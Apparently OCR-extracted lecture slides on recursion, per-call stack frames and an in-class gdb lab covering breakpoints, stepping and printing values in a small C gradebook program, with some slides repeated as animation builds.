
4: void main(integer argc, strings argv) {
5:   r(4); // should return 4
6: }
```



Recursion Example

```
0: integer r(integer n) {
1:   if (n > 0) r(n – 1);
2:   return n;
3: }


4: void main(integer argc, strings argv) {
5:   r(4); // should return 4
6: }
```



Recursion Example

```
0: integer r(integer n) {
1:   if (n > 0) r(n – 1);
2:   return n;
3: }


4: void main(integer argc, strings argv) {
5:   r(4); // should return 4
6: }
```



Recursion Example

```
0: integer r(integer n) {
1:   if (n > 0) r(n – 1);
2:   return n;
3: }


4: void main(integer argc, strings argv) {
5:   r(4); // should return 4
6: }
```



Recursion Example

```
0: integer r(integer n) {
1:   if (n > 0) r(n – 1);
2:   return n;
3: }


4: void main(integer argc, strings argv) {
5:   r(4); // should return 4
6: }
```



Recursion Example

```
0: integer r(integer n) {
1:   if (n > 0) r(n – 1);
2:   return n;
3: }


4: void main(integer argc, strings argv) {
5:   r(4); // should return 4
6: }
```



Recursion Example

```
0: integer r(integer n) {
1:   if (n > 0) r(n – 1);
2:   return n;
3: }


4: void main(integer argc, strings argv) {
5:   r(4); // should return 4
6: }
```



Recursion: One Frame per Active Call

```
1  int sum(int n) {
2      if (n == 0)
3          return 0;          <-- rip
4      return n + sum(n - 1);
5  }
6
7  int main(void) {
8      printf("%d\n", sum(4)); // 10
9  }
```

- Each active call has its own frame — and its own n
- That's how sum(4) still knows n = 4 after sum(3) returns
- Results travel back up in eax: 0, 1, 3, 6, 10
- No base case? Frames pile up until the 8 MB stack runs out → SIGSEGV



the stack while sum(0) runs: deepest call at the bottom

Hands-on 1: Watch the Stack Grow

Linux VM ·

```c
#include <stdio.h>
int sum(int n) {
    int local = n;
    printf("sum(%d) &local=%p frame=%p ret=%p\n", n, (void *)&local,
           __builtin_frame_address(0), __builtin_return_address(0));
    if (n == 0) return 0;
    return n + sum(n - 1);
}
int main(void) {
    printf("main frame=%p\n", __builtin_frame_address(0));
    printf("result %d\n", sum(4));
}
```

Find out

- How many bytes apart are the frames? Always the same?
- Why does sum(4) return to a different address than the others?
- Which line of /proc/<pid>/maps holds these addresses?
- Change sum(4) to sum(1000000). What happens, and how deep did it get?


```
$ gcc -O0 -g -fno-omit-frame-pointer -o frames frames.c && ./frames
main frame=0×7ffffe7fcff0
sum(4) &local=0×7ffffe7fcfd4 frame=0×7ffffe7fcfe0 ret=0×55ff69d2d218
sum(3) &local=0×7ffffe7fcfa4 frame=0×7ffffe7fcfb0 ret=0×55ff69d2d1d1
sum(2) &local=0×7ffffe7fcf74 frame=0×7ffffe7fcf80 ret=0×55ff69d2d1d1
sum(1) &local=0×7ffffe7fcf44 frame=0×7ffffe7fcf50 ret=0×55ff69d2d1d1
sum(0) &local=0×7ffffe7fcf14 frame=0×7ffffe7fcf20 ret=0×55ff69d2d1d1
result 10
```

In-class lab

Debugging with gdb

Stop a running program, then read its memory, its registers and its stack


```
$ gdb -q ./gdb_lab
(gdb) break total
(gdb) run
(gdb) backtrace
```



What gdb Does

gdb runs your program as its child process, and can freeze it at any moment to look inside

- It can stop your program: at a line (a breakpoint), when a value changes (a watchpoint), or when it crashes
- While it's stopped, gdb can read any variable, any memory address and every register
- It walks the stack of frames: who called whom, with which arguments
- It can change state too: set a variable or a register, then let the program continue
- On Linux all of this goes through one system call, ptrace



gdb needs the debug info that gcc -g adds to turn raw addresses back into file names, line numbers and variable names.

How a Breakpoint Works

A breakpoint is a one-byte patch that gdb writes into your code

1. break total: gdb looks up the first line of total in the debug info and gets an address, 0x555555555283
2. It saves the byte at that address and writes 0xcc there: int3, a one-byte trap instruction
3. When rip reaches it, the CPU traps; the kernel stops the process with SIGTRAP and tells gdb
4. continue puts the original byte back, runs that one instruction, then writes 0xcc again

code (.text) after break total



gdb wrote cc over the 83 that begins line 52's cmpl instruction.

While you're stopped, gdb takes its patches out again, so x shows you the original bytes.

Watchpoints don't patch code. They use the CPU's debug registers: x86-64 has four, so it can watch up to four locations at full speed.

Compile for Debugging

Compile with `-g` so gdb can map machine code back to your source

```
$ gcc -g -O0 -Wall -o gdb_lab gdb_lab.c
$ gdb -q ./gdb_lab
Reading symbols from ./gdb_lab...
(gdb)
```

- `-g` adds debug info (DWARF): which address is which line, and each variable's name, type and location
- `-O0` turns off optimization, so variables stay in memory and lines run in source order
- Without -g, gdb still runs, but shows only addresses, registers and function names
- gdb turns off address randomization (ASLR), so addresses repeat from run to run

What -g records about total()

line 52	starts at total + 19
r	struct student **, at rbp − 24
n	int, at rbp − 28
here	int, at rbp − 4

Starting and Stopping

Set breakpoints, then run: the program stops just before that line

`gdb ./gdb_lab`	load the program; nothing runs yet
`break main`	stop when main is called
`break gdb_lab.c:87`	stop just before line 87 runs
`run`	start the program from the beginning
`start`	break at main and run, in one step
`continue`	run until the next stop
`info breakpoints`	list breakpoints and their numbers
`delete 2`	remove breakpoint 2, or all of them
`quit`	leave gdb (kills the program)

Short forms: b, r, c, n, s, p, bt, q. Pressing Enter repeats the last command.

```
(gdb) break gdb_lab.c:87
Breakpoint 1 at 0x1487: file gdb_lab.c, line 87.
(gdb) run
Starting program: /home/you/gdb_lab
gdb lab gradebook

Breakpoint 1, main () at gdb_lab.c:87
87          set_name(roster[1], "Alexandria");
(gdb)
```

Moving Through the Code

Once stopped, run the program a little at a time

`next`	run one line, stepping over calls
`step`	run one line, stepping into calls
`finish`	run until this function returns
`until`	run until a later line: leaves a loop

`advance 91`	run to line 91, then stop
`list`	show source around the current line
`display i`	print i every time you stop
`info line`	show where the current line's code is

```
(gdb) break 81
(gdb) run
Breakpoint 1, main () at gdb_lab.c:81
81          roster[0] = new_student("Ada",   91, 1001);
(gdb) next
82          roster[1] = new_student("Alex",  88, 1002);
(gdb) step
new_student (name=0x55555555602f "Alex", score=88, id=1002) at gdb_lab.c:40
40          struct student *s = calloc(1, sizeof *s);
```

Printing Values

print evaluates any C expression in the stopped program

```
(gdb) print roster[1]->score
$1 = 88
(gdb) print/x roster[1]->score
$2 = 0x58
(gdb) print *roster[1]
$3 = {name = "Alex\000\000\000", score = 88, id = 1002}
(gdb) print roster[1]->name[0]
$4 = 65 'A'
(gdb) print &max_score
$5 = (int *) 0x555555558010 <max_score>
(gdb) ptype struct student
type = struct student {
    char name[8];
    int score;
    int id;
}
```

- print/x for hex; also /d decimal, /t binary, /c character
- Every result is saved as $1, $2…: print $1 * 2 reuses one
- *p follows a pointer, &v gives v's address, and p->f and a[i] work as in C
- display i prints i again every time the program stops
- set var roster[1]->score = 90 writes into the program's memory

Names are looked up in the selected frame: up and down change what print can see.


Examining Memory

x/NFU ADDR shows raw memory: N units, in format F, each U bytes

